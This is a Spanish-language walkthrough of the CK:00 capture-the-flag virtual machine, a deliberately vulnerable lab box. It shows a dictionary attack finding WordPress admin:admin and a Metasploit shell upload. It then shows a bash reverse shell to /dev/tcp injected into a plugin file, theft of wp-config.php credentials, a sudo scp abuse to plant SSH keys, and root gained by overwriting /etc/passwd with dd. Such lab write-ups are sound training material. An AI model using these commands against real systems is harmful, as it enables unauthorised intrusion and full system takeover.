

CK: 00

VM Creada por: @CyberKnight00

Empezamos como siempre, enumerando servicios con nmap.



Tenemos disponible el servicio SSH y el servicio web Apache con un WordPress instalado en él.



Visto que efectivamente es un WordPress, lanzamos wpscan para listar vulnerabilidades en plugins o themes, pero no hay nada que nos sirva sin tener un usuario con credenciales, por lo que, llegado a este punto, nuestra mejor opción es intentar obtenerlas.

Lanzamos wpscan nuevamente y haremos un ataque por diccionario (siempre empiezo con un dir de las 1000 passwords más utilizadas).

```
[i] Valid Combinations Found:
 | Username: admin, Password: admin
```

Si amigos, en este punto me di cuenta que a veces el “guessing” debería ir por delante del bruteforce xD

Una vez dentro del panel de WordPress, haremos lo de siempre, “enchufaremos” por donde podamos nuestra webshell para conectarnos por netcat desde nuestra máquina.

 # Opción fácil, pero no aceptada por OSCP

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.10.162:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/TaRuabdRPJ/hAXAXdPSbi.php...
[*] Sending stage (38288 bytes) to 192.168.10.158
[*] Meterpreter session 1 opened (192.168.10.162:4444 -> 192.168.10.158:41422) at 2020-03-24 02:37:42 -0400
[+] Deleted hAXAXdPSbi.php
[+] Deleted TaRuabdRPJ.php
[+] Deleted ../TaRuabdRPJ

meterpreter > id
[-] Unknown command: id.
meterpreter > shell
Process 31603 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Desde metasploit y con las credenciales obtenidas, podríamos levantar una Shell, pero esta opción no es válida para OSCP, por lo tanto, nos tendremos que complicar más, pero será más divertido ;).

 # Opción juanker Pr0

Esta vez elegí modificar el código fuente de la plantilla activa y colocar allí nuestro código:

```
*/
// shell
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.10.162/8080 0>&1'")

function hello_dolly_get_lyric() {
    /** These are the lyrics to Hello Dolly */
    $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
```

Documentation: Function Name... Look Up

File edited successfully.

Update File

¡Ahora cargamos el fichero y ya estamos dentro Mike!

```
root@kali:~# nc -nlvp 8080
listening on [any] 8080 ...
connect to [192.168.10.162] from (UNKNOWN) [192.168.10.158] 55476
bash: cannot set terminal process group (1069): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ck00:/var/www/html/wp-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ck00:/var/www/html/wp-admin$
```

Y una vez dentro, ¿Qué tenemos que hacer? Claro que sí, escalar privilegios, para ello, revisaremos las credenciales de la conexión a la base de datos de WordPress.

```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'ck_wp' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'bla_is_my_password' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Antes de ponernos “manos a la obra”, vamos a leer la flag de user.

```
www-data@ck00:/home/ck$ ls
ls
ck00-local-flag
www-data@ck00:/home/ck$ cat ck00-local-flag
cat ck00-local-flag
local.txt = 81

you got local flag
get the root shell and read root flag
```

Dentro del directorio “home”, tenemos tres usuarios, por lo que ya nos imaginamos que nos vamos a divertir bastante, ya que tendremos que pasar por cada uno de ellos para llegar a nuestra meta.

Probando la contraseña obtenida del fichero wp-config.php, vemos que podemos utilizarla en el usuario “bla”.

```
$ ls -lna
total 20
drwxr-xr-x  5    0    0 4096 Aug  2  2019 .
drwxr-xr-x 23    0    0 4096 Aug  2  2019 ..
drwxr-xr-x  2 1002 1002 4096 Aug  2  2019 bla
drwxr-xr-x  2 1001 1001 4096 Aug  2  2019 bla1
drwxr-xr-x  4 1000 1000 4096 Aug  3  2019 ck
$ su bla bla_is_my_password
su: must be run from a terminal
$ python3 -c "import pty; pty.spawn('/bin/bash');"
www-data@ck00:/home$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ck00:/home$ su bla
su bla
Password: bla_is_my_password

bla@ck00:/home$
```

Siendo así, vamos a conectarnos por SSH y así trabajaremos más cómodamente.

Si hacemos “sudo –l” vemos que podemos ejecutar scp con el usuario bla1.

```
bla@ck00:~$ sudo -l
[sudo] password for bla:
Sorry, try again.
[sudo] password for bla:
Sorry, try again.
[sudo] password for bla:
Matching Defaults entries for bla on ck00:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla may run the following commands on ck00:
    (bla1) /usr/bin/scp
bla@ck00:~$
```

Hacemos una prueba de concepto para que se vea más claro.

```
bla@ck00:~$ echo "prueba" > prueba.txt
bla@ck00:~$ ls
prueba.txt
bla@ck00:~$ sudo -u bla1 scp prueba.txt /home/bla1
bla@ck00:~$ cat /home/bla1/prueba.txt
prueba
bla@ck00:~$
```

Visto que podemos hacer esto y que tenemos acceso por SSH, pues “blanco y en botella”… Crearemos unas nuevas claves y se las regalaremos con mucho amor al usuario “bla1”.

```
bla@ck00:~$ sudo -l
[sudo] password for bla:
Matching Defaults entries for bla on ck00:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla may run the following commands on ck00:
    (bla1) /usr/bin/scp
bla@ck00:~$ sudo -u bla1 scp root@192.168.10.162:/root/Documents/OSCP/machines/CK-00/ssh/bla1.pub
/home/bla1/.ssh/authorized_keys
root@192.168.10.162's password:
bla1.pub                                      100%  563   378.2KB/s   00:00
bla@ck00:~$
```

Ahora nos conectamos utilizando la clave pública que hemos creado.

```
root@kali:~# ssh -i /root/Documents/OSCP/machines/CK-00/ssh/bla1 bla1@ck
Last login: Fri Aug  2 13:23:25 2019 from 192.168.29.240
bla1@ck00:~$ id
uid=1001(bla1) gid=1001(bla1) groups=1001(bla1)
bla1@ck00:~$
```

¡Genial! Ya estamos como bla1. Repetimos la misma secuencia "sudo –l" y podemos ver que este nuevo usuario puede ejecutar una bash restringida con el usuario ck-00.

```
bla1@ck00:~$ sudo -l
Matching Defaults entries for bla1 on ck00:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla1 may run the following commands on ck00:
    (ck-00) NOPASSWD: /bin/rbash
bla1@ck00:~$
```

```
ck-00@ck00:~$ id
uid=1000(ck-00) gid=1000(ck-00) groups=1000(ck-00),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
08(lxd)
```

Estamos dentro, para escapar de esta rbash, utilicé *$ python3 –c "import pty; pty.spawn('/bin/bash');"*

```
ck-00@ck00:~$ python3 -c "import pty; pty.spawn('/bin/bash');"
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

Pero puedes utilizar vim si te gusta más u otras, hay muchas.

Ahora con el usuario ck-00, si repetimos el comando "sudo –l", tenemos acceso al binario "dd", no hace falta explicar para que sirve.

Lo más evidente, capturar los datos de /etc/passwd y reemplazar este archivo por un nuestro (y con una password que sepamos xD)

```
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
ck-00:x:1000:1000:CyberKnight:/home/ck:/bin/bash
ck-00:$1$ck-00$lMBm2Hdw9dbXD8Y.9md2J1:0:0:/root/root:/bin/bash #nueva línea
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:115:MySQL Server,,,:/nonexistent:/bin/false
bla1:x:1001:1001:Bla 1,01,0000,0001:/home/bla1:/bin/bash
bla:x:1002:1002:bla,0000,0000,0000:/home/bla:/bin/bash
```

Lo que hice fue crear una nueva línea (siento el guarreo) con una password personalizada.

```
+
ck-00@ck00:/tmp$ sudo dd if=passwd of=/etc/passwd
3+1 records in
3+1 records out
1743 bytes (1.7 kB, 1.7 KiB) copied, 0.00118062 s, 1.5 MB/s
ck-00@ck00:/tmp$
```

Leemos el fichero passwd del sistema:

```
ck-00@ck00:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
ck-00:$1$ck-00$lMBm2Hdw9dbXD8Y.9md2J1:0:0:/root/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:115:MySQL Server,,,:/nonexistent:/bin/false
bla1:x:1001:1001:Bla 1,01,0000,0001:/home/bla1:/bin/bash
bla:x:1002:1002:bla,0000,0000,0000:/home/bla:/bin/bash
ck-00@ck00:/tmp$
```

Ahora queda identificarnos nuevamente con el usuario y ver si ya somos root.

```
bla1@ck00:~$ sudo -u ck-00 rbash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ck00:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

Perfecto, ahora leemos la flag de root.